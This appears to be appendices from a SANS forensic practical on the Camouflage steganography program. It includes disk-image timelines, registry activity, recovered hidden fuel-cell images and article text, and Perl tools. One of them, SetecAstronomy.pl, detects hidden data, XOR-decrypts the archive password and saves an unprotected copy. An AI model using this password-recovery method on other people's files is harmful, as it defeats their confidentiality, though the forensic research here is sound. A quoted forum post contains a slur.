This link, when followed, contained entries in a web-forum indicating that CamShell.dll was part of a steganography program called Camouflage. In particular, there are two entries on this page that lead the way. These entries are taken verbatim, including any spelling and technical errors. Emphasis has been added.

Posted by: raver31

its kinda funny. i tried uninstalling **camouflage** and i cant delete the dir. it says that **camshell.dll** is being used by another program.
what software did u use to remove those gay ass backdoors?

Posted by: flystyler

quote:

Originally posted by DJ Fundamental
What is "the camouflage thing"?

It is a programme that lets u hide files in jpg images, so they appear to any server bot as a normal jpg, but are infact a hideen mp3

The programme encodes and decodes them for you

A good way to hide mp3s on the net, to host them

Appendix to Part 1: CamShell.dll and _ndex.htm

Sector listings from 'istat'

CamShell.dll (inode 5)

istat -f fat12 floppy.img 5

Directory Entry: 5

Not Allocated

File Attributes: File, Archive

Size: 36864

Num of links: 0

Name: _AMSHLL.DLL

Directory Entry Times:

Written: Sat Feb 3 19:44:16 2001

Accessed: Mon Apr 26 00:00:00 2004

Created: Mon Apr 26 09:46:18 2004

Sectors:

33

Recovery:

33 34 35 36 37 38 39 40

41 42 43 44 45 46 47 48

49 50 51 52 53 54 55 56

57 58 59 60 61 62 63 64

65 66 67 68 69 70 71 72

73 74 75 76 77 78 79 80

81 82 83 84 85 86 87 88

89 90 91 92 93 94 95 96

97 98 99 100 101 102 103 104

_ndex.htm (inode 28)

istat -f fat12 floppy.img 28

Directory Entry: 28

Not Allocated

File Attributes: File, Archive

Size: 727

Num of links: 0

Name: _ndex.htm

Directory Entry Times:

Written: Fri Apr 23 10:53:56 2004

Accessed: Mon Apr 26 00:00:00 2004

Created: Mon Apr 26 09:47:36 2004

Sectors:

33


Recovery:
33 34

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix to Part 1: Images Retrieved from Password_Policy.doc

The images shown on the following pages were retrieved from the Camouflage archive named "Password_Policy.doc".


pem_fuelcell.gif



PEM-fuel-cell-large.jpg

Design of a PEM Fuel Cell

Fuel Cell Stack



© SANS Institute 2000 - 2005




Figure 3 Effect of switching fuel type on the cell with the Cu-ceria composite anode at 973 K. The power density of the cell is shown as a function of time. The fuel was switched from *n*-butane (C_4H_{10}) to toluene (C_7H_8) and back to *n*-butane.






Figure 4 Effect of switching fuel type on the cell with the Cu-doped ceria composite anode at 973 K. The power density is shown as a function of time. The fuels were: *n*-butane (C_4H_{10}), toluene (C_7H_8), *n*-butane, methane (CH_4), ethane (C_2H_6), and 1-butene (C_4H_8).

higher temperature. Visual inspection of a cell after two days in *n*-butane at 1,073 K showed that the anode itself remained free of the tar deposits that covered the alumina walls.

Although it is possible that the power generated from *n*-butane fuels resulted from oxidation of H_2 —formed by gas-phase reactions of *n*-butane that produce hydrocarbons with a lower C:H ratio—other evidence shows that this is not the case. First, experiments were conducted in which the cell was charged with *n*-butane and then operated in a batch mode without flow. After 30 minutes of batch operation with the cell short-circuited, GC analysis showed that all of the *n*-butane in the cell had been converted completely to CO_2 and water. (Negligible amounts of CO_2 were formed in a similar experiment with an open circuit.) Second, analysis of the CO_2 formed under steady-state flow conditions, shown in Fig. 2, demonstrates that the rate of CO_2 formation increased linearly with the current density. (It was not possible for us to quantify the amount of water formed in our system.) Figure 2 includes data for both *n*-butane at 973 K, and methane at 973 K and 1,073 K. The lines in the figure were calculated assuming complete oxidation of methane (the dashed line) and *n*-butane (the solid line) to CO_2 and water according to reactions (1) and (2):



With methane, only trace levels of CO were observed along with CO_2 , so that the agreement between the data points and the calculation demonstrates consistency in the measurements and no leaks in the cell. With *n*-butane, simultaneous, gas-phase, free-radical reactions to give hydrocarbons with various C:H ratios make quantification more difficult; however, the data still suggest that complete oxidation is the primary reaction. Furthermore, the batch experiments show that the secondary products formed by gas-phase reactions are ultimately oxidized as well. Taken together, these results demonstrate the direct, electrocatalytic oxidation of a higher hydrocarbon in a SOFC.

Along with our observation of stable power generation with *n*-butane for 48 hours, Fig. 3 further demonstrates the stability of the composite anodes against coke formation. Aromatic molecules, such as toluene, are expected to be precursors to the formation of graphitic coke deposits. In Fig. 3, the power density was measured at 973 K and 0.4 V while the fuel was switched from dry *n*-butane, to 0.033 bar of toluene in He for 30 minutes, and back to dry *n*-butane. The data show that the performance decreased rapidly in the presence of toluene. Upon switching back to dry *n*-butane, however,

the current density returned to 0.12 W cm^{-2} after one hour. Because the return was not instantaneous, it appears that carbon formation occurred during exposure to toluene, but that the anode is self-cleaning. We note that the electrochemical oxidation of soot has been reported by others¹¹.

The data in Fig. 4 show that further improvements in cell performance can be achieved. For these experiments, samaria-doped ceria was substituted for ceria in the anode, and the current densities were measured at a potential of 0.4 V at 973 K. The power densities for H_2 and *n*-butane in this particular cell were approximately 20% lower than for the first cell, which is within the range of our ability to reproduce cells. However, the power densities achieved for some other fuels were significantly higher. In particular, stable power generation was now observed for toluene. Similarly, Fig. 4 shows that methane, ethane and 1-butene could be used as fuels to produce electrical energy. The data show transients for some of the fuels, which are at least partially due to switching.

The role of samaria in enhancing the results for toluene and some of the other hydrocarbons is uncertain. While samaria is used to enhance mixed (ionic and electronic) conductivity in ceria and could increase the active, three-phase boundary in the anode, samaria is also an active catalyst¹². Other improvements in the performance of SOFCs are possible. For example, the composite anodes could be easily attached to the cathode-supported, thin-film electrolytes that have been used by others to achieve very high power densities¹. In addition to raising the power density, thinner electrolytes may also allow lower operating temperatures.

Additional research is clearly necessary for commercial development of fuel cells which generate electrical power directly from hydrocarbons; however, the work described here suggests that SOFCs have an intriguing future as portable, electric generators and possibly even as energy sources for transportation. The simplicity afforded by not having to reform the hydrocarbon fuels is a significant advantage of these cells.

Received 13 September 1999; accepted 26 January 2000.

1. Steele, B. C. H. Burning on natural gas. *Nature* **406**, 420–421 (1999).
2. Service, R. F. Bringing fuel cells down to earth. *Science* **285**, 682–685 (1999).
3. Perry Murray, E., Tsai, T. & Barnett, S. A. A direct-methane fuel cell with a ceria-based anode. *Nature* **406**, 649–651 (1999).
4. Paine, D. S., Sridharan, J., Vohs, J. M. & Gorte, R. J. Ceria-based anodes for the direct oxidation of methane in solid oxide fuel cells. *Langmuir* **11**, 4822–4837 (1995).
5. Park, S., Cracked, R., Vohs, J. M. & Gorte, R. J. Direct oxidation of hydrocarbons in a solid oxide fuel cell: I. methane oxidation. *J. Electrochem. Soc.* **146**, 3603–3605 (1999).
6. Steele, B. C. H., Kelly, I., Middleton, P. H. & Radabaugh, R. Oxidation of methane in solid-state electrochemical reactors. *Solid State Ionics* **28**, 1547–1552 (1988).
7. Lloyd, A. C. The power plant in your basement. *Sci. Am.* **281**(1), 80–86 (1999).

Appendix to Part 1: Program Listing of SetecAstronomy.pl

What this program does

This Perl script is capable of identifying Microsoft Word .doc files that contain data hidden with Camouflage. It may also work for other file formats, but this has not been tested.

If hidden data is found, the script will:

- List the number of hidden files contained within the Camouflage archive.
- List the approximate number of bytes of data which are hidden. This number is exact if only one file is hidden, but approximate if more than one file is hidden (since the Camouflage header size is only subtracted once).
- Print out the length of the password which is protecting the archive as well as the password itself
- Save a version of the “password protected” file which can be opened without using any password. The filename of the unprotected file is the same as the protected file’s name, but with “.unprotected” appended to the end.

```
#!/usr/bin/perl -w

use strict;

print "CamoDetect - Written October 2004 by Andrew
Christensen\n";

# RESEARCH DISCLAIMER:
#
# The camouflage detection capability is new, and based on
new research, to the best of my knowledge.
#
# This decryption capability in this program is based on
research found at
# http://www.guillermi2.net/stegano/camouflage/
#
# The decryption mask below is part of the data which comes
from the site mentioned above.

my @decryptMask = (2, 149, 122, 34, 12, 166, 20, 225, 225,
207, 191, 101, 32, 111, 158, 179, 153, 101, 74, 83, 251,
246, 117, 84, 173, 35, 205, 126, 156, 41, 231, 252, 226,
249, 77, 210, 66, 78, 6, 192, 248, 154, 28, 98, 56, 116, 36,
0, 85, 223, 65, 203, 1, 162, 183, 243, 143, 138, 221, 172,
```

```

51, 131, 96, 41, 243, 120, 36, 62, 122, 235, 211, 228, 157,
157, 67, 148, 74, 199, 69, 109, 37, 116, 235, 11, 152, 201,
124, 252, 200, 186, 50, 107, 0, 211, 197, 194, 148, 52, 175,
176, 229, 149, 125, 42, 132, 164, 95, 229, 110, 39, 42, 219,
150, 126, 62, 72, 57, 70, 207, 111, 113, 170, 60, 49, 154,
169, 158, 143, 137, 115, 179, 57, 202, 50, 213, 240, 49, 89,
124, 2, 46, 134, 55, 249, 43, 126, 81, 242, 65, 129, 12,
212, 101, 21, 247, 112, 212, 25, 152, 32, 191, 32, 184, 85,
103, 204, 129, 24, 140, 19, 60, 99, 60, 146, 17, 228, 91,
27, 8, 34, 96, 76, 74, 197, 138, 179, 197, 117, 195, 144,
122, 242, 178, 182, 200, 208, 56, 138, 194, 134, 240, 172,
233, 202, 92, 78, 62, 9, 41, 120, 41, 153, 90, 132, 213,
186, 94, 213, 146, 122, 56, 250, 208, 96, 236, 245, 39, 186,
238, 183, 222, 159, 155, 222, 101, 212, 118, 57, 118, 156,
218, 104, 141, 168, 160, 166, 30, 217, 219, 15, 77, 171,
146, 205, 113);

```

```

my $fn = defined($ARGV[0]) ? $ARGV[0] : die("$0
filename.doc\n");

```

```

unless(-r $fn){ die ("$fn is not a regular file\n");}
open(my $FH,"<$fn") or die("Cannot read $fn\n");

```

```

my $buff = ""; my $data = "";

```

```

while(sysread($FH,$buff,1000)){
    $data .= $buff;
}
close($FH);

```

```

(my @fcount) = $data =~
m/\x20\x00...\xc4\x01.....\xc4\x01.....\xc4\x01/mgs;
(my @matches) = $data =~
m/\x20\x00...\xc4\x01.....\xc4\x01.....\xc4\x01.*\x74\xa4\x
54\x10\x22\x97.*/mgs;

```

```

unless($#matches + 1){
    print "Camo Status: No hidden data found in $fn...\n";
    exit 0;
}

```

```

my $offset = index($data,$matches[0]);
my $datalength = (length($matches[0]) - 855);
my $encoded_datalength = length($matches[0]);

```

```

print "Camo Status: $fn contains " . $#fcount . " hidden
file(s). \n";
print "Approx. $datalength bytes of hidden data were
found\n";

```

```

my $unprotected_data = $data; my $prepass; my $pass; my
$postpass;
$pass = substr($data,-275,255);
($prepass,$postpass) = $unprotected_data =~
m/(.*\x00\x00[\x04\x02]\x00)\Q$pass\E(.{20})$/mgs;
$pass =~ s/\x20*$//;
if(length($pass)){
    print "The " . length($pass) . "-character password to
open the original file is: ";
    my $decryptIndex = 0;
    foreach my $p_letter (split(//,$pass)){
        my $xor = ord($p_letter) ^ $decryptMask[$decryptIndex];
        print chr($xor);
        $decryptIndex++;
    }
    print "\n";
    $unprotected_data = "$prepass$pass" . "\x20" x (255 -
length($pass)) . "$postpass";
    open(my $CLEAN,">$fn.unprotected") or die("Unable to
create/overwrite '$fn.unprotected'\n");
    syswrite($CLEAN,$unprotected_data) or die("Unable to write
to '$fn.unprotected'\n");
    close($CLEAN);
    print "Saving an unprotected version of the file, named
'$fn.unprotected'\n";
}
else{
    print "This archive requires no password to open\n";
}


```

© SANS Institute 2000 - 2005, All rights reserved. Author retains full rights.

Appendix to Part 1: Example of Exposing a Camouflaged File using SetecAstronomy.pl

`./SetecAstronomy.pl Password_Policy.doc`

Following this, it is possible to either enter the password shown or to simply open the "Password_Policy.doc.unprotected" file using Camouflage, revealing the hidden files:



Proving that hidden unprotected files are identical with hidden original files

Just in case this tool is ever needed again, it made sense to demonstrate that the files from the ".unprotected" files could be recovered in a sound manner, a MD5 checksum was taken of the files extracted from the original archive, as well as those files extracted from the unprotected archive. These checksums were compared, indicating that the extracted files from both the original archive as well as the .unprotected file were identical, and thereby showing that the .unprotected file could be used to produce accurate data.

```
md5sum *.* Same\ files,\ extracted\ from\ de-protected\
Camo\ file/*
```

```
9da5d4c42fdf7a979ef5f09d33c0a444
```

```
Hydrocarbon%20fuel%20cell%20page2.jpg
```

```
5e39dcc44acccdca7bba0c15c6901c43 PEM-fuel-cell-
large.jpg
```

```
864e397c2f38ccfb778f348817f98b91 pem_fuelcell.gif
```

```
9da5d4c42fdf7a979ef5f09d33c0a444 Same files, extracted
from de-protected Camo
```

```
file/Hydrocarbon%20fuel%20cell%20page2.jpg
```

```
5e39dcc44acccdca7bba0c15c6901c43 Same files, extracted
from de-protected Camo file/PEM-fuel-cell-large.jpg
```

864e397c2f38ccfb778f348817f98b91 Same files, extracted
from de-protected Camo file/pem_fuelcell.gif

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix to Part 1: Program Listing – HexCompare.pl

What this program does

This program takes two binary files, outputs them a single byte at a time in hexadecimal format, and then feeds both hexadecimal representations into “diff -y”, applying line numbers to the output from the diff command.

This is an incredible easy way to identify small changes between two large files – for example, two nearly identical “Camouflage” files which have a different password.

The code is not very efficient, but it is easy to understand and it works quickly enough for these purposes (a maximum delay of about 5 seconds was seen when using the program on a 300k file).

```
#!/usr/bin/perl -w

use strict;

print "HexCompare Written October 2004, Andrew Christensen";

my $usage = "Usage: $0 f1 f2\n";

my $first = defined($ARGV[0]) ? $ARGV[0] : die $usage;
my $second = defined($ARGV[1]) ? $ARGV[1] : die $usage;

&outputBytestream($first);
&outputBytestream($second);

my $diffindex = 0;
open(my $DIFFPROG, "/usr/bin/diff -y '$first.hexstream' '$second.hexstream'");
while(my $diffline = <$DIFFPROG>){
    $diffindex++;
    if($diffline =~ m/(\|)|(<)|(>)/mgsi){
        print "$diffindex: $diffline";
    }
}

sub outputBytestream {
    my $fn = $_[0];
    unless(-r $fn){die("$fn is not a regular file\n");}

    open(my $FH, "<$fn") or die("Unable to open $fn\n");
```

```
open(my $BSFH,">$fn"."hexstream") or die("Unable to write
to $fn.hexstream\n");

print "Converting $fn to hexstream...\n";

while(sysread($FH,my $buff,1)){
    syswrite($BSFH,sprintf("\\x%02x\n",ord($buff) ) );
}

close($FH);
close($BSFH);
}
```

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix to Part 1: Example Output From HexCompare.pl – comparing two nearly identical Camouflaged files with different passwords

The following output shows a comparison of Password_a.doc and Password_b.doc. These two document files contain the same hidden file, a txt document containing a string of 8 a's: "aaaaaaaa". The only difference is that Password_a.doc was protected with the password "a", whereas Password_b.doc was protected with the password "b".

Looking at differences of files with identical Camouflaged data and original carrier files was one of the techniques used to strengthen the regex matching techniques used in SetecAstronomy.pl.

```
hexcompare.pl Password_a.doc Password_b.doc
```

```
HexCompare Written October 2004, Andrew Christensen
```

```
Converting Password_a.doc to hexstream...
```

```
Converting Password_b.doc to hexstream...
```

```
10763: \xf1 | \xf2
10768: \xed | \xf5
10769: \x64 | \x13
10770: \xff | \x2f
10809: \x00 | \x80
10810: \xce | \x8b
10811: \x5a | \xac
10812: \x05 | \x2f
11341: \x63 | \x60
```

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix to Part 1: Program Listing – Show2.pl

What this program does

This program is similar to hexcompare.pl. This takes two text files, reads them in line by line, and displays them side by side with line numbers. It can optionally show all identical lines, all different lines, or all lines.

This provides a convenient way of looking at hex-streams created by hexcompare.pl. By looking for identical lines from steganographic portion of unrelated files created by Camouflage which had no password, it was possible to easily identify commonalities between them which indicated that no password was in use.

```
#!/usr/bin/perl -w

use strict;

my $usage = "$0 f1 f2\n";

my $f1 = defined($ARGV[0]) ? $ARGV[0] : die $usage;
my $f2 = defined($ARGV[1]) ? $ARGV[1] : die $usage;
my $same = defined($ARGV[2]) ? $ARGV[2] : 0;

open(my $F1,$f1) or die("Can't open $f1\n");
open(my $F2,$f2) or die("Can't open $f2\n");

my $counter = 0;
while(my $f1data = <$F1> and my $f2data = <$F2>){
    chomp $f1data; chomp $f2data;
    if($same == 1){
        if($f1data eq $f2data){
            print $counter . ": " . "$f1data\t\t\t$f2data\n";
        }
    }
    elsif($same == 2){
        if($f1data ne $f2data){
            print $counter . ": " . "$f1data\t\t\t$f2data\n";
        }
    }
    else{print $counter . ": " . "$f1data\t\t\t$f2data\n";}
    $counter++;
}
```

Appendix to Part 1: Example Output From Show2.pl

The following output shows how Show2.pl could quickly help in pointing out the bytes in a file which indicating that hidden data was present that had been masked using Camouflage.

For these tests, the steganographic portion of a file was cut out using dd. This portion was identified by creating a test Camouflage file using a known wrapper, and comparing this file to the original known wrapper. Then, steganographic data was converted to a hex stream using hexcompare.pl (see “Appendix to Part 1: Program Listing – HexCompare.pl”).

```
show2.pl test1.doc.stegdata.hexstream
test2.doc.stegdata.hexstream 1
0: \x20                \x20
1: \x00                \x00
4: \xc4                \xc4
5: \x01                \x01
12: \xc4               \xc4
13: \x01               \x01
20: \xc4               \xc4
21: \x01               \x01
28: \x00               \x00
29: \x00               \x00
```

This is the data that was initially used to develop a pattern to search for Camouflage-hidden data in the files. The pattern was then slightly modified based on output from using hexcompare.pl to inspect two nearly identical files, so that false-negatives would not occur when trying to locate Camouflaged data.

Since the line number shown in “show2.pl” output is equivalent to a byte offset, it was also possible to use a simple technique to isolate the bytes relevant to password-protection, after having converted several test files into hex-streams using hexcompare.pl.

1. The dissimilar bytes between two similar files, one with a password set and one with a password not, were listed.
2. The similar bytes between two similar files, neither with a password set, were listed.
3. The bytes which appeared in parts 1 and 2 were listed – and this was used as a basis for finding the offset where the password is stored.

This was done by using a show2.pl command as shown above, and then piping to cut:

```
show2.pl stegdata.apass.hexstream
stegddata.nopass.hexstream 2|cut -f 1 > bytes1
```

```
show2.pl stegdata.nopass1.hexstream  
stegdata.nopass2.hexstream 1|cut -f 2 > bytes2  
grep -F -f bytes2 bytes1;  
grep -F -f bytes1 bytes2;
```

By then subtracting the offset from the size of the steganographic data block, it was possible to determine that the password was stored starting somewhere approximately around 267 to 275 bytes before the end of the steganographic data-block. This matches the findings of other researchers that have investigated Camouflage; other researchers have shown the correct offset is 275 bytes before the end of the file.

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix to Part 1: File activity timeline

The following timelines shows file activity on the system sorted by date.

The commands used to generate the timeline list all file structure MAC data (using 'fls') and all inode structure MAC data (using 'ils'). The data is aggregated using 'mactime'.

Extra data which has no meaning when the FAT filesystem is used (such as user id and permissions) has been deleted from the output. The file size (where relevant) has also been deleted, as this was not relevant to analysis of the timeline.

Creation command:

```
fls -z MST -f fat -m / -r ../floppy.img > floppy.fls;  
ils -f fat -m ../floppy.img >> floppy.ils;  
cat floppy.?ls > floppy.mac;  
mactime -z MST -b floppy.mac | sed 's/ -\/-rwxrwxrwx 0  
0//' | sed 's/-rwxrwxrwx 0      0 //' >  
floppy_timeline.txt
```

Timeline

Date	mac	#	File or details	Comments
Sat Feb 03 2001 11:44:16 * see note in comments regarding the timestamp	m..	5	<floppy.img-_AMSHHELL.DLL- dead-5>	This is probably the date when the file was installed on the workstation from which this file was copied to disk, or may be a date from a ZIP archive. Note that the timestamp is 9 hours behind due to limitations in 'ils' ⁶³ . The correct time should read 20:44:16.
Sat Feb	m..	5	/CamShell.dll (_AMSHHELL.DLL)	Same comment

⁶³ The tool 'ils' does not support specification of a time-zone, whereas 'fls' does support this. The data was analyzed on a system located in Copenhagen, Denmark, which is 9 time-zones ahead of MST. This could also have been accommodated for by using ils's option to specify a clock skew of -32400 seconds, since that is 9 hours * 60 minutes * 60 seconds.

03 2001 19:44:16			(deleted)	as above.
Thu Apr 22 2004 16:31:06	m..	17	/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)	Since there are two files with the same modification time, it shows that they were copied from another workstation (where it may also be possible to find them) rather than created directly on disk.
	m..	13	/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)	Same comment as above.
Fri Apr 23 2004 01:53:56 * see note in comments regarding the timestamp	m..	28	<floppy.img-_ndex.htm-dead-28>	This file has also likely been copied from another machine, and this date is the file's modification date as copied from that machine. Note that the timestamp is 9 hours behind due to limitations in 'ils'. The correct time should be 10:53:56.
Fri Apr 23 2004 10:53:56	m..	28	/_ndex.htm (deleted)	This file has also likely been copied from another machine, and this date is the file's modification date as copied from that machine.
Fri Apr 23 2004 11:54:32	m..	23	/Remote_Access_Policy.doc (REMOTE~1.DOC)	Same comment as above.
Fri Apr 23 2004 11:55:26	m..	20	/Password_Policy.doc (PASSWO~1.DOC)	Same comment as above.

Fri Apr 23 2004 14:10:50	m..	27	/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)	Same comment as above.
Fri Apr 23 2004 14:11:10	m..	9	/Information_Sensitivity_Policy.doc (INFORM~1.DOC)	Same comment as above.
Sun Apr 25 2004 00:00:00	.a.	3	/RJL (Volume Label Entry)	Since this is the Volume Label Entry, the date stamp here probably shows when the disk was formatted. This is the oldest date which file created directly on the disk would have.
Sun Apr 25 2004 10:53:40	m.c	3	/RJL (Volume Label Entry)	Same comment as above.
Sun Apr 25 2004 15:00:00 * see note in comments regarding the timestamp	.a.	5	<floppy.img-_AMSHLL.DLL- dead-5>	Note that the timestamp is 9 hours behind due to limitations in 'ils'. The correct timestamp is Mon Apr 26 2004 00:00:00.
	.a.	28	<floppy.img-_ndex.htm-dead-28>	Same comment as above. The correct timestamp is Mon Apr 26 2004 00:00:00.
Mon Apr 26 2004 00:00:00	.a.	9	/Information_Sensitivity_Policy.doc (INFORM~1.DOC)	This shows the date when the file was placed on the disk.
	.a.	5	/CamShell.dll (_AMSHLL.DLL) (deleted)	Same comment as above.
	.a.	27	/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)	Same comment as above.
	.a.	13	/Internal_Lab_Security_Policy1.do	Same comment

			c (INTERN~1.DOC)	as above.
	.a.	17	/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)	Same comment as above.
	.a.	23	/Remote_Access_Policy.doc (REMOTE~1.DOC)	Same comment as above.
	.a.	28	/_ndex.htm (deleted)	Same comment as above.
	.a.	20	/Password_Policy.doc (PASSWO~1.DOC)	Same comment as above.
Mon Apr 26 2004 00:46:18 * see note in comments regarding the timestamp	..c	5	<floppy.img-_AMSHHELL.DLL- dead-5>	This shows when CamShell.dll was originally copied to the disk. The time is 9 hours behind the correct time due to limitations in 'ils'. The correct time should read 09:46:18.
Mon Apr 26 2004 00:47:36 * see note in comments regarding the timestamp	..c	28	<floppy.img-_ndex.htm-dead-28>	This shows when _ndex.htm was originally copied to the disk. The time is 9 hours behind the correct time due to limitations in 'ils'. The correct time should read 09:47:36.
Mon Apr 26 2004 09:46:18	..c	5	/CamShell.dll (_AMSHHELL.DLL) (deleted)	This shows the correct time at which CamShell.dll was copied to the disk.
Mon Apr 26 2004 09:46:20	..c	9	/Information_Sensitivity_Policy.doc (INFORM~1.DOC)	This shows when the file was copied to the disk.
Mon Apr 26 2004 09:46:22	..c	13	/Internal_Lab_Security_Policy1.do c (INTERN~1.DOC)	Same comment as above.
Mon Apr 26 2004 09:46:24	..c	17	/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)	Same comment as above.

Mon Apr 26 2004 09:46:26	..c	20	/Password_Policy.doc (PASSWO~1.DOC)	Same comment as above.
Mon Apr 26 2004 09:46:36	..c	23	/Remote_Access_Policy.doc (REMOTE~1.DOC)	Same comment as above.
Mon Apr 26 2004 09:46:44	..c	27	/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)	Same comment as above.
Mon Apr 26 2004 09:47:36	..c	28	/_ndex.htm (deleted)	Same comment as above.

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix to Part 1: Registry activity during install of Camouflage 1.2.1

Note: Only “SetValue” access to the registry keys accessed during installation of Camouflage is listed here, as the list would be far too long to be useful otherwise.

HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\Camouflage.exe\Path
HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall\Camouflage\DisplayName
HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall\Camouflage\UninstallString
HKCR\CLSID\{29557489-990B-11D4-9413-004095490AD4}\InprocServer32\ (Default)
HKCR\CLSID\{29557489-990B-11D4-9413-004095490AD4}\ProgID\ (Default)
HKCR\TypeLib\{35FE0039-0582-11D4-A337-00805F49B06B}\3.0\ (Default)
HKCR\TypeLib\{35FE0039-0582-11D4-A337-00805F49B06B}\3.0\0\win32\ (Default)
HKCR\TypeLib\{35FE0039-0582-11D4-A337-00805F49B06B}\3.0\HELPDIR\ (Default)
HKCU\Software\Camouflage\Settings\Menu
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\{67015f30-3fa2-11d9-943a-806d6172696f}\BaseClass
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\{ca343450-3a32-11d9-8129-806d6172696f}\BaseClass
